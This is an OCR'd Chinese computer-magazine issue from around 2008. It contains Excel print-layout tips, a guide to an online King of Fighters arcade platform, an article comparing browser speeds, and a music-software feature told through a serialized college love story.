
累了一天，文档、表格终于都做好了，接下来就等着打印给老板交差了。但打印出来后才发现，所有表格的格式都对不上了，原本想排在一页的却分成了两页，原本想打在不同页上的却跑到同一页上去了。Word的页面所见即所得，调整起来比较简单，Excel表格的格式要怎么调呢？

“页面边距”调整也要“所见即所得”

Word最大的优势就是，整个编辑区就是以页面的形式来展现的，所以对内容的安排也比较简单，Excel难道就不行了吗？与Word相比，稍微麻烦了一点而已。

第一步：单击Office按钮，依次执行“打印→打印预览”命令。

第二步：在预览窗口中，勾选“显示边距”项，这时页面边距及列边距便会显示在页面边缘了，使用鼠标拖动即可调整(见图1)。




页面内容极速归位

除了调整页面边距外，大家还会经常遇到这样的情况，整个页面都调整好了，但打印出来的还不是自己想要的，主要是想放在同一页的内容往往很容易就跑到两页上了，这时使用下面的方法即可快速调整。

第一步：单击“视图”切换到视图选项卡，在“工作簿视图”组中单击“分页预览”按钮，在弹出的对话框中单击“确定”按钮进入分页预览模式，这时每个页面上打印的内容都会被蓝色的线条标示出来。

第二步：使用鼠标拖动蓝色线条可以改变每个页面中打印的内容(见图2)，这种对于调整每个页面中最后打印时所包含的内容非常方便。




> **小提示：**
> 1.这种调整方法调整范围过大时，便会更改整个页面的“缩放比例”，如果经过多次调整后，发现不太理想，想快速恢复到调整前的状态，可打开“页面设置”对话框中，在“缩放比例”后面的数字增减框中输入“100”，确定后即可恢复。
> 2.如果想平均分配表格页面，可在“页面设置”对话框中，直接选中缩放下方的“调整为 XX 页宽 XX 页高”即可(其中XX是需要设定的数字)。

复杂“页眉”轻松搞定

做了一个数据分析表格，第一页上方有一个标题行，对应的是每一列所代表内容的说明，打印以后，只有第一页有这个标题行。这样交给领导后，领导查看时还需要参照第一页才知道每一列所代表的内容，显然太不方便了。一开始想到了页眉，但设置的内容还是比较复杂的，使用页眉不能完成这样复杂的内容，就算可以，估计也是我的能力所不及的。在“页面设置”中摸索了一番，终于还是搞定了这个问题。

第一步：单击“页面布局”切换到“页面布局”选项卡，单击“页面设置”组中的“打印标题”按钮。

第二步：在打开的“页面设置”对话框中，单击“顶端标题行”最右侧的按钮，这时鼠标指针会变成一个向右的形状，使用拖动选择的方法选择需要做标题行的行，使文本框中呈现一个行数的范围，再次单击右侧的按钮，最终的“页面设置”对话框如图3所示。最后单击“确定”按钮，使设置生效。



经过这样设置后，再次打印时，所有页面的顶端显示的都是“顶端标题行”范围中的内容了。

除了表格内容的制作，页面格式的快速调整，如何快速有效地调整出理想的格式，让整个版面看上去即美观又实用，也算是一项技术活。而上面的三条绝对是页面调整技术的基础，掌握了上面的几条，相信在以后的实践中，页面调整功夫会越来越娴熟！CF [XR03]

在网上打街机对网络要求比较高，不然很容易出现不同步的问题，在联网时，不要再进行下载等操作了。

拳皇PK！网上KOF见高低

●江苏/康华


现在在看杂志的，有几个人不知道草雉和八神，红人和白人的？那边的“好学生”不要装了，这里没有老师，昨天你还在街机厅里打KOF，用八神一挑三，把我给干掉了呢！

什么？你说你是那片KOF老大？希望你在“览易街机对战平台”（http://www.jicf.com）上别被打“绿”了……

知道为什么推荐你这个平台吗？它和浩方之类的不一样，这里就是专门玩街机的，KOF上来找人就打！另外，网上游戏平台有不少“混”的，我玩的三个里面，有一个平台加上我一共才三人，那还玩什么？我在这里推荐“览易街机对战平台”（http://www.jicf.com），理由很简单——人多，游戏多，速度快，玩得爽！



第一步：打开http://www.jicf.com/index.php?module=download，选择合适的链接下载大厅，我和你一样奇怪，为什么这些游戏平台都一个路子一想玩游戏是吧？先装大厅（见图1）。



第二步：还记得怎么安装吗？20期才介绍完的哦！双击lybn0214.exe，选择解压“目标文件夹”，然后单击“安装”按钮安装游戏大厅（见图2）。



第三步：进入安装文件夹可以看到“览易街机对战平台”，双击其中的game打开游戏（见图3），第三排的TX，不要流口水，还没有开始！



第四步：还是走“平台普遍规律”——有了大厅还要有账号，单击“注册”按钮打开新页面，填写资料后单击“提交”按钮获得免费账户，再用注册用户名和密码登录对战平台（见图4）。



第六步：等等，第二排的同学先不要忙着擦手柄，还没完呢！此时会提示安装相应的游戏，而经过我测试，按照提示安装总是连接服务器出错，所以你可以手动安装，比如登录http://www.funspace.cn（见图6），下载需要的游戏（如拳皇2002）。



第五步：登录后单击“大厅”按钮可看到各种类型的游戏（见图5），单击相应的类型，下方会显示游戏名称，双击想玩的游戏（如拳皇2002），再进入合适的服务器（一般选择本地或靠近地区），为了速度快嘛！要不然因为网速的问题你都被打死了，还在电脑前面发“大招”呢。

7 C:\Program Files\jicf\览易街机对战平台\roms

第七步：下载结束后，将游戏压缩包（如kof2002.rar）复制到“览易街机对战平台”文件夹中的ROMS文件夹（见图7），注意对战平台的所有游戏都必须复制到ROMS文件夹。OK！插上你的手柄吧！



第八步：再次双击拳皇2002所对应的服务器即可进入房间，然后找个你看着不顺眼的座位，单击“开始”按钮，话不多说，开打吧！什么？你还非要说两句，那就按回车键，打开聊天窗口吧（见图8）。

Are You Ready? Fight! CF [XR06]


同是浏览器，为何它就这么快？

●周建峰（江苏）

浏览器是我们上网冲浪必不可少的武器，现在这类武器也是五花八门——微软的Internet Explorer（简称IE）、傲游、Google的Chrome、火狐（Mozilla Firefox）、Opera、Safari等，在这些武器中，IE无疑是当仁不让的龙头老大。但我们可以看到其他浏览器的介绍中总会有这么一条：它比IE浏览速度快、安全。事实也的确如此，大多数第三方浏览器之所以俘获一些用户的心，其主要原因之一就是浏览网页速度快。那么同是浏览器，为啥它的速度会快呢？


速度不一样 缘是“核心”大不同

在众多的浏览器中，微软的IE无疑是排在第一位，其他的浏览器可以分为两类，一种是改装版“IE”，如傲游、腾讯TT，它们只是将IE的外壳进行了改变，其本质上还是在用IE，这和我们改装汽车差不多；另一类是完全自主独立开发，与IE没有任何关系，如火狐、Chrome、Opera等，这类浏览器我们统称为第三方浏览器，在硬件和系统相同的情况下，它们加载网页的速度都比IE要快（见图1）。



●打开http://www.cfan.com.cn网站首页的加载速度对比

在界面上所有的浏览器都是差不多的，操作也比较相似，浏览网页速度快慢最根本的原因在于它们的“内核”不同，“内核”如同机动车的发动机，机动车的性能主要就看发动机，而浏览器的性能则看“内核”，一些第三方浏览器的内核都吸取了IE的精华，去除了IE的糟粕，运行效率会比较高(见图2)。



●搜狐网在上半年进行的浏览器使用调查

小知识：
什么是浏览器的内核和外壳？
“内核”只是一个通俗的说法，其英文名称为“Layout engine”，翻译过来就是“排版引擎”，也被称为“页面渲染引擎”。它负责取得网页的内容（HTML、XML、图像等等）、整理信息（例如加入CSS等），以及计算网页的显示方式，然后会输出至显示器或打印机。所有网页浏览器、电子邮件客户端以及其他需要编辑、显示网络内容的应用程序都需要排版引擎。“外壳”就是浏览器面向用户的界面，是网页浏览器为我们实现的各种功能。

图文显示不同步，所以速度大不同

除了内核不一样了，第三方浏览器的优化技术也与IE有区别，笔者看过某权威网站做过一个实验，在Windows XP中测试了四款不同内核浏览器的系统资源占用情况（见图3）。

映像名称	用户名	CPU	内存使用
WLoginProxy.exe	Administrator	00	9,384 K
iexplore.exe	Administrator	01	[illegible]
taskmgr.exe	Administrator	02	7,812 K
wuauclt.exe	SYSTEM	00	6,956 K
opera.exe	Administrator	00	44,364 K
firefox.exe	Administrator	00	51,000 K
Safari.exe	Administrator	01	71,392 K
VISPTIS.EXE	Administrator	00	5,744 K
TextEditer.exe	Administrator	00	7,372 K

开始使用时

应用程序 | 进程 | 性能 | 联网 | 用户

映像名称	用户名	CPU	内存使用
[illegible]	Administrator	00	[illegible]
taskmgr.exe	Administrator	00	8,032 K
iexplore.exe	Administrator	17	78,224 K
HprSnap6.exe	Administrator	00	4,016 K
opera.exe	Administrator	11	66,092 K
firefox.exe	Administrator	34	69,972 K
Safari.exe	Administrator	35	118,208 K

使用过程中

在开始使用时，四款浏览器中IE占用的系统资源最少，而在打开网页数量增多时，IE占用系统资源暴涨，这也是很多人在用IE时会觉得网页浏览速度会越来越慢的根本原因。另外在从服务器读取资料时，它们也会有所不同，比如IE浏览网页时是图片文字一起从服务器读取，而火狐则是先读取文字并在浏览器中显示出来，然后读取图片，这样用户就会觉得火狐浏览网页比较快。

“装备”各不相同

如果你是火狐的用户，肯定会有这种感觉，不安装任何插件的火狐除了浏览网页，其他啥都干不了。而IE则不同了，它跟系统捆绑在一起，浏览器能干的事它几乎是一样不少，显得比较臃肿，所以外部“装备”不一样，装备越多运行速度自然也会有所下降。

树大易“招风”

IE在使用过程中之所以容易变慢，还有一个不可忽视的因素——病毒。目前大多数病毒都是针对IE，像一些第三方浏览器由于用户人数少，病毒的制作者一般懒得编写相关的病毒，IE才是最大的蛋糕。

小提示
Opera浏览器的超级速度
用Opera浏览某些国外站点时，你会发现打开的速度非常快，其实这是由于在浏览这些网站时，Opera浏览器会访问自己的服务器（非原网站服务器），这些服务器上保存的都是针对Opera浏览器进行优化过的原网站页面文件，所以速度才能做到极快。



●Opera带的“笔记”功能，可以在浏览网页时，随手记下一些资料



●在Google Chrome中右击后退按钮，就会出现访问历史

CF [XR08]

Cornel http://cornel.blog.cfan.com.cn
投稿 focus@cfan.com.cn

你有没有什么珍贵的东西
被时间锁起来？
你找啊找，
寻找那相配的钥匙，
可是就是找不到。
后来你发现，
被时间锁住的东西
还是要等时间来打开。



圣诞那天，让音乐留住爱情

冬季音乐的10+6 大应用>>>>>>>>>>>>>>大推荐

Merry X'mas

监制：Cornel
撰稿：Powerson

主人公及简介：

何　东 电脑高手、音乐发烧友。由于在单亲家庭长大，他性格沉稳、有主见。

郭远洋 热爱读书，喜爱普希金的诗集，标准的理想主义者，性格中庸。

赵家成 富家子弟，从小衣食无忧，酷爱自由，无主见但讲义气。

故事梗概：

在大学的时候，何东和远洋、家成成为最要好的朋友，并结识了紫云，两人开始了一段持久的爱情。毕业后几人各奔东西，并且都发生了改变：何东从冷漠中渐渐走出，家成则从起初的玩世不恭到负起责任，远洋也从理想主义过渡到了现实社会中。而何东和紫云的爱情之路，也不再平坦。他们这几年都经历了什么？何东和紫云的爱情因何变得曲折？尽在本文：《圣诞那天，让音乐留住爱情》。

内容链接：

★如何去除酷我音乐盒的广告？如何操作处在后台的酷我音乐盒？如何使用它下载MV视频文件呢？答案就在第一篇章：大学篇。

大学篇中，带你回顾80后最经典的十首校园歌曲。

★在工作篇中，你将了解到如何实现自动开机以及自动播放音乐，使用千千静听方便地管理本地MP3文件，以及可以替换iTunes的工具。

工作篇中，你还可以了解到如何选购音箱、MP3设备以及耳机。

★多种组合、多重风格的在线音乐站点，将会在创业篇中一一呈现。

★在圣诞篇中，除了见证故事的结局，你还能了解到关于MP3码率的知识，以及到哪获得APE、CD唱片。

圣诞篇中，你或许还可以找到中意的圣诞音乐专辑。

CFan论坛老鸟版聊集锦：

老鸟A：酷狗、还有酷我音乐盒都是搜索、播放一体化的，用起来都比较方便，而且现在这些软件都有歌词同步。但酷狗是P2P软件，听歌时很占内存。千千静听不错，占用系统资源少。QQ音乐的好处是新歌推出可以马上看到，缺点也是比较占资源。

老鸟B：现在用酷我音乐盒，还不错，而且歌词同步。用iTunes、Foobar、Winamp、Windows Media Player、Realplayer等播放器的话，就必须先安装插件Minilyrics。



大学是人的一生中很关键的几年，与纷繁复杂的社会不同，这几年的时光，很有可能让人结识到真心的好友。何东、远洋、家成三人便是如此，在大一的时候，他们就被分在了同一个寝室，三个中文系的男孩儿成了关系最铁的兄弟。喜爱音乐的何东，加上同样痴迷于音乐和诗歌的远洋，带上家成组建了一支乐队，以校园曲风为主，创作是由何东作曲，远洋填词，何东主唱加吉他手，家成和远洋分别是架子鼓和贝斯。

故事一：那个时候，几个人的生活费都不是很多，没有钱配备电脑，网吧上网是他们获取音乐信息和素材的去处。三个人喜爱使用的听歌软件也不尽相同，何东偏爱使用酷我音乐盒，远洋是酷狗。

1.去除广告

由于酷我音乐盒是免费软件，所以难免有广告存在。如果不喜欢这些广告怎么办呢？


进入酷我音乐盒的安装目录，默认安装是在 C:\Program Files\KWMUSIC 下，进入 face 目录，找到 kwc.img 和 srv.img 两个文件，尝试使用记事本打开的话，就会发现里面记录的都是些广告的地址链接。将这两个文件直接删除即可。经测试，酷我音乐盒在重新打开不会创建新的广告文件。

小提示

不要尝试直接修改 kwc.img 和 srv.img 文件，删除其中的广告地址链接，这样做是没有作用的，而且很容易造成无法打开软件。

2.前台操作

何东在使用酷我音乐盒听歌的时候，还会做一些其他的事情，每次需要对歌曲的播放作出控制的时候，都需要切换到酷我音乐盒的界面去操作，比较麻烦。后来，喜爱探索事物的何东，找到了解决办法：运用快捷键操作，无须切换到软件界面。



1

运行酷我音乐盒后，单击界面右上方的小箭头后，选择“选项设置”弹出“酷我配置”界面，进入“快捷键”一栏，可以看到如图1所示的多种快捷键操作，如果发现默认设置和其他软件的快捷操作有冲突，最好进行更改。然后，勾选“启用全局快捷键”按钮，这样，酷我音乐盒即使在后台播放的时候，使用快捷键也能进行操作了。无论是播放上一首、下一首，还是播放、暂停等操作，都能轻松搞定。

3.下载MV

使用酷我音乐盒可以下载MP3、WMV等普通歌曲，但是它的MV视频歌曲只能观看、不能下载，如何实现MV的下载呢？

第一步：

在搜索框中输入需要下载的歌曲，点击“搜索”得到结果，如图2所示，带有“MV播放”标识的是带有MV视频的歌曲，点击这个图标就可以欣赏了。

2

第二步：

在MV播放完毕后，或者缓冲结束的时候，不要关闭酷我音乐盒，进入到“系统盘:\Documents and Settings\用户名\Local Settings\Temp\KMusic”目录，就会看到以数字命名的视频文件，双击播放单看是否是需要的MV文件，如果是的话复制粘贴到需要保存的目录中。

酷计大放送：

听专辑，用搜狗；挂歌词，用酷我

1.进入http://mbox.sogou.com/，注册登录后输入需要寻找的专辑名称，随后打开的在线播放器就会列出整张专辑的曲目。这点要比百度音乐强很多。但歌词显示不太顺利。

2.这就需要酷我歌词了，下载地址：http://www.koowo.com/lyrics/。使用它，不论是Windows Media player还是Realplayer，都可以自动识别并同步挂起歌词。

小提示


缓存文件在软件关闭后就会消失。其中的 Application Data和Local Settings的文件夹皆为隐藏文件夹，需要在资源管理器工具栏中的“工具→文件夹选项”中，切换到“查看”选项卡，在高级设置中勾选“显示所有文件和文件夹”。

故事二：有一天，何东和远洋正在网吧找一些曲谱素材的时候，家成喜滋滋地跑了进来，“兄弟们，咱们的乐队可以在系里的圣诞Party上演出啦！”几个人一阵欢呼，瞬时整个网吧的焦点都集中在了这几个“疯子”身上。

1.喜爱歌曲“随身带”

在网吧上网的一个劣势，就是没有固定存放歌曲的空间。使用酷狗的时候，它的“同步”功能就能很好地解决这个小问题。

首先注册成为酷狗用户并登录。将打算收藏的歌曲一并添加到播放列表中，如图3上部所示，点击“同步”按钮，选择“上传播放列表”，即可上传到酷狗网站上，图3下部圈起部分显示的即是网站已经收藏的歌曲列表。在下一次来到网吧后，打开酷狗点击“同步→下载播放列表”即可。



3

2.“窃取”他人喜爱歌曲


上面是用酷狗收藏自己喜爱的歌曲，那么能不能得到其他人喜爱的歌曲

列表呢？这样有时候能大大节省找歌的时间。

在酷狗网站的“音乐空间”中，网友共享了大量的播放列表，进入你中意的空间后，在音乐播放列表的底部，点击“收藏这个列表”就可以收藏到你的空间中了。回到你的空间后，右击这个刚刚收藏的列表，可以进行重命名、删除等操作。如果只想保留列表中一两首歌，可以点击“移动”并选择目的列表，将它们移动后，删除这个刚刚收藏的列表。

小提示

酷狗也同样具有酷我音乐盒的控制后台操作功能，设置方法也相同。



在圣诞Party上，璀璨乐队演奏了两首自己创作的歌曲，很受欢迎。期间，何东结识了“系花”紫云。何东被她温柔文静的性格和聪慧的头脑所吸引，用了两个月的时间追求到了紫云的垂青。可以说，两个人的爱，始于平安夜。



TIPS：

80后最经典的十首校园歌曲

《同桌的你》	老狼
《那些花儿》	朴树
《童年》	罗大佑
《睡在我上铺的兄弟》	老狼
《我的未来不是梦》	张雨生
《灰姑娘》	郑钧
《朋友》	周华健
《一生有你》	水木年华
《送别》	陈绮贞
《最美》	羽泉



工作篇

毕业后，何东由于家庭的原因，跟随紫云到了山东济南工作。远洋回到大连工作，而家成则留在了北京，三兄弟暂时分开了……

故事一：由于何东性格冷漠，在单亲家庭长大的他并不受紫云的父亲欢迎。何东试图改变这种成见，紫云的父亲不太会用电脑听歌，何东开始耐心地教他。

1.乐曲伴二老起床、入眠

紫云的父母每天都按时起床，然后打开电脑和音箱，一边听着戏曲，一边收拾屋子。而晚上的时候，老爷子喜欢听着节奏舒缓的乐曲入眠，之后紫云母亲还得去关电脑。针对这点，何东给电脑做了如下手术，实现全自动化。

第一步：早晨。

启动电脑时，按Del键（视主板而定）进入BIOS，选择Power或Power Up Control（电源设置，不同主板会略有不同），将Autmatic Power Up（电源自动打开）设为Every Day（每天），设置自动开机时间，如“6:30:00”，保存设置。将千千静听的快捷方式添加到“开始→程序→启动”菜单中。进入“选项→播放选项”，选择“程序启动后自动播放”。这样电脑每天早晨自动开机，并打开千千静听播放戏曲，让二老不再费工夫开机。

小提示

这招也可以当做唤醒的闹铃来用，尤其适宜于笔记本用户。

第二步：夜晚。

还是在千千静听中，进入“千千选项→常规”选项，勾选“自动关闭计算机”并输入关机时间（见图4），如“22:00:00”。这样，就省得每次紫云的父亲入睡后，母亲还得费事去关电脑了。

TIPS：

为什么“物理删除”MP3文件总是灰的？

所谓物理删除，即直接删除磁盘上的MP3文件，但千千静听播放列表右键菜单上面的“物理删除”，总是灰色的。如何使用呢？进入“选项→播放列表”，去除勾选“禁用物理文件删除功能”前的小钩，物理删除不灰了吧？

2.两招，让管理更方便

A.免修改：默认状态下，需要手动修改保持歌曲名和歌词名一致，才能显示歌词，比较麻烦。

进入“千千选项”，打开设置窗口，选择“歌词搜索”项，勾选“保存成歌曲文件相同的文件名”一项并确定。这样一来，歌曲名和歌词名就能自动统一了，免去了每次修改的麻烦。

B.半批量：在播放列表上右击选择“文件信息”，可直接改变标题、所属流派、艺术家等标签信息。修改后点击“保存到文件”，就可将这些信息嵌入MP3中，按“下一首”即可继续修改下一曲的信息。

故事二：何东还帮助紫云父亲重新购买了一款音箱，并耐心地交代了一些购买音箱的常识。

电脑音箱的选择

目前音箱的材质主要是塑料和木制。前者的价格比较便宜。木质材料密度高，箱体内产生的振动小，听起来杂音小，另外就是回放效果好，所以价格更贵。购买时还要视经济条件决定。

200元价位音箱推荐：麦博M200、漫步者R201T06、三诺H-223 08版、甲盾Z-102、飞利浦SPA2340

300元价位推荐：漫步者E3100、麦博 M-890、轻骑兵2.1 B1

400元价位推荐：惠威D1010MKII 08款、麦博梵高FC360II

500元价位推荐：漫步者S2.1M、三诺N-35G

5.1声道音箱的玩法：

预算1000以下的5.1音箱，音质都很一般。如果要配置独立声卡，也不需要太好的，因为它的声音还是要由音箱体现，创新、雅马哈、黑金的入门级声卡就够用了，价格在500元以内。进一步追求音质的话，就需要购买专业音响了。

酷计大放送：

你在听什么歌，好友即刻知

让MSN好友、百度Hi好友知道你在听什么歌。进入“千千选项→常规”界面，勾选“向MSN和百度Hi发送播放的歌曲信息”（同样见图4）。当你用千千静听听歌时，MSN、百度Hi就可以在你的个性签名中了解你正在收听的音乐。

何东的孝心得到了二老尤其是父亲的肯定，紫云看在眼里也是美在心里，二人的感情也更加稳定了。然而，这一切只是暴风雨来临前的平静……



网络大补贴

linux下的千千静听lmplayer：http://wangjisheng.blogbus.com/logs/22422045.html。

制作一张千千静听自播放音乐光盘：http://www.zhuye123.com/Article/196/202/2008/2008050441833.html。

故事三：而此时，身在北京的家成，生性自由的他做着自己不喜欢的工作，说白了也是在混日子。每天上班的路上，一边听着音乐，一边在琢磨着自己的未来……

1.MP3的选购技巧

在购买随身听设备的时候，家成也是经历了一定的抉择。首先，品牌货的质量自然是最可靠的，其次在音质上，由于MP3格式自身的条件限制，通过播放器内置解码芯片解码后的MP3，传到耳朵里，并无太大差异。追求时尚的家成选择了苹果出品的iPod nano 2代。

MP3的选购：http://digi.tech.qq.com/zt/zt20050405.htm，看完这个专题，相信你会对选购MP3有足够的了解。




2.替代iTunes

iPod作为时下流行的随身听设备之一，却有着一个很大的“怪癖”，那就是必须安装臃肿的iTunes进行同步来传歌。家成很讨厌这个体积庞大、动不动就出错的iTunes。

SharePod的出现解决了他的难题。虽然还是不能像其他MP3播放器那样，随意地直接复制音乐，但毕竟轻巧了许多。进入http://www.getsharepod.com/download/SharePod.zip下载SharePod，解压后会发现它是单文件绿色软件，直接放在桌面上即可，方便使用。打开后，如图5所示，“Copy to PC”和“Copy to iPod”分别是拷贝到电脑和iPod中，“Backup iPod”是备份整个iPod中的文件，“Search iPod”则是搜索iPod中的文件。

而且 SharePod 也可以编辑修改音乐文件的 ID3 信息，以及专辑的封面图片。





小提示

SharePod目前的版本只能同步音乐、视频，不支持图片，对iPhone和iPod Touch的支持不是很好。

Just Do It

Ivoon（http://ivoon.com/），提供了两款酷似iPod的博客音乐播放器插件，方便博主们将它放置到自己博客中去。共有黑白两种颜色，只要把复制一段代码。iPod的Fans们，心动不如行动哟！

3.耳机的选购

一般来说，MP3播放器原配的耳机质量一般，追求音质的话最好另外再购买一款耳机。选耳塞式（入耳式）还是选用包覆式，可看具体情况而定。购买时，试听的音源很重要，CD自然是最好的。

价位	推荐
100元价位推荐	森海塞尔 MX500、森海塞尔MX360、铁三角 ATH-SJ1、铁三角 ATH-EQ33
200元价位	森海塞尔PX100、拜亚动力DT231、铁三角 ATH-ON3、AKG K412P
300元价位	森海塞尔PX200、AKG K26P、高斯Porta Pro
400元价位	歌德iGrado、森海塞尔 MX760





在毕业的一年后，家成在北京筹钱创业，并得到何东和远洋的支持。家成从父亲的老战友那里借了一笔钱，三兄弟重新在北京相聚，为共同的事业而奋斗。然而，离开了济南的何东，被紫云的父亲认定他是抛弃了女儿。而紫云，也提出了分手……

在分手后的那段日子里，何东的心里很痛苦，加上公司起步时的种种不顺利，他整日坐在电脑前都听一些伤感的歌曲。而这些歌曲并不是他一首一首地找来的，这是怎么回事呢？

何东使用的听歌“武器”是YOBO，它可以根据所试听的前几首歌曲，推断出你喜欢的音乐，进而自动推荐同类型的歌曲。打开YOBO网：http://www.yobo.com/，直接在上方的空白框中键入任意歌手或者歌曲名称，比如《童话》，然后点“搜MP3”按钮，稍后弹出询问框点击“歌曲名”。接下来会搜索出几首同名的歌曲，点击“童话-光良”。稍等就会提示“频道创建完成！”单击右侧的“OK，试着听听”按钮，如图6所示，YOBO便会罗列出很多风格相似的音乐，随意收听即可。

也可以点击“快速注册”进行注册





小提示

登录后做完网站提供的“DNA测试”，YOBO会根据你的品位提供相应的歌曲。

下面来推荐几个国内以及国外的音乐站点。

中文站点（均为Web2.0站点）

九天音乐 http://www.9sky.com/ 推荐
点评：实力很强的老牌站点，如今迈入Web2.0时代。

新浪乐库 http://music.sina.com.cn/yueku/
点评：依托新浪门户资源，展现强大的综合实力。

玩玩音乐网 http://www.yy.com/
点评：目前还处于测试阶段，很有特色、适合玩“乐”。

虾米网 http://www.xiami.com/
点评：“虾米每天都在进步”，小资情调很浓。

八音盒 http://www.8box.cn/
点评：可以上传音乐、定制博客音乐组件。

英文站点

Musicovery http://www.musicovery.com/
根据你的出生年代、偏爱曲风，为你推荐音乐。

Imeem http://www.imeem.com/
特色：Web2.0站，成千上万的成员发现并分享音乐、视频和照片。

Jango http://www.jango.com/
特色：创建属于你的个性化音乐电台。

Last.fm http://www.last.fm/ 推荐
特色：用音乐联系起相同品位的人，支持简体中文界面。



火速链接

今年第8期的《歌随心动 在线听歌升级为Music2.0》，介绍了新浪乐库、玩玩音乐网、雅虎音乐搜索等玩法，去回味一下吧！

酷计大放松：
免费下载 Last.fm 的音乐

进入http://www.freemusiczilla.com/，点击“Download Now”（立刻下载）下载Free Music Zilla，安装后打开，进入 Last.fm 听歌，该工具就会自动识别出来并进行下载。支持IE和Firefox。

圣诞篇



公司在经历了将近一年的阵痛后，终于渐渐步入了正轨，何东的白发越发地多了起来……终日劳累、无作息规律的几个人，决定在圣诞好好地休息放松一下。他们决定：连着圣诞加上元旦，给自己放一星期的假！长假前，大伙都在各自准备着……

远洋这几天在网上找几张喜爱专辑的APE，追求完美的远洋还保留着大学时候的CD机，他把下载的APE都刻录成了CD。下载APE的时候，他通常到VeryCD的音乐页面http://www.verycd.com/sto/music/，在这里能找到许多专辑和单曲的APE格式和码率为320Kbps的MP3。在http://bbs.mumayi.net/forumdisplay.php?fid=121这个“320K高音区”也同样能找到许多。

这次为了圣诞节，远洋到了http://www.douban.com/寻找跟圣诞相关的CD专辑，买了几张别人转让的CD。另外，当当网http://home.dangdang.com/和卓越亚马逊http://www.amazon.cn/是购买正版CD的好去处。

7

我的豆瓣 吉书 小组 读书 电影 音乐 同城 广播

加入我的收藏
想听 在听 听过

二手唱片交换
有二手唱片转让（110.0元）
有2670人想听，手里有一张闲着？

豆瓣可以买到二手CD




小知识

320Kbps是怎么回事？

目前最为流行的编码模式是VBR(Variable Bitrate)动态比特率，俗称码率，Kbps是它的单位。值越高，音质就越好。128Kbps听起来不错，256Kbps已经和CD音质相当，而320Kbps一般是发烧友追逐的。

而此时的何东，则正在为了和紫云的复合做着最后的准备。一年来，他不间断地给紫云发Email，为了挽回那段刻骨铭心的感情。圣诞前的平安夜，何东给紫云写了一封很长的信，真心地希望能够和紫云和好如初并在开心网上，为紫云点播了一曲《圣诞结》。

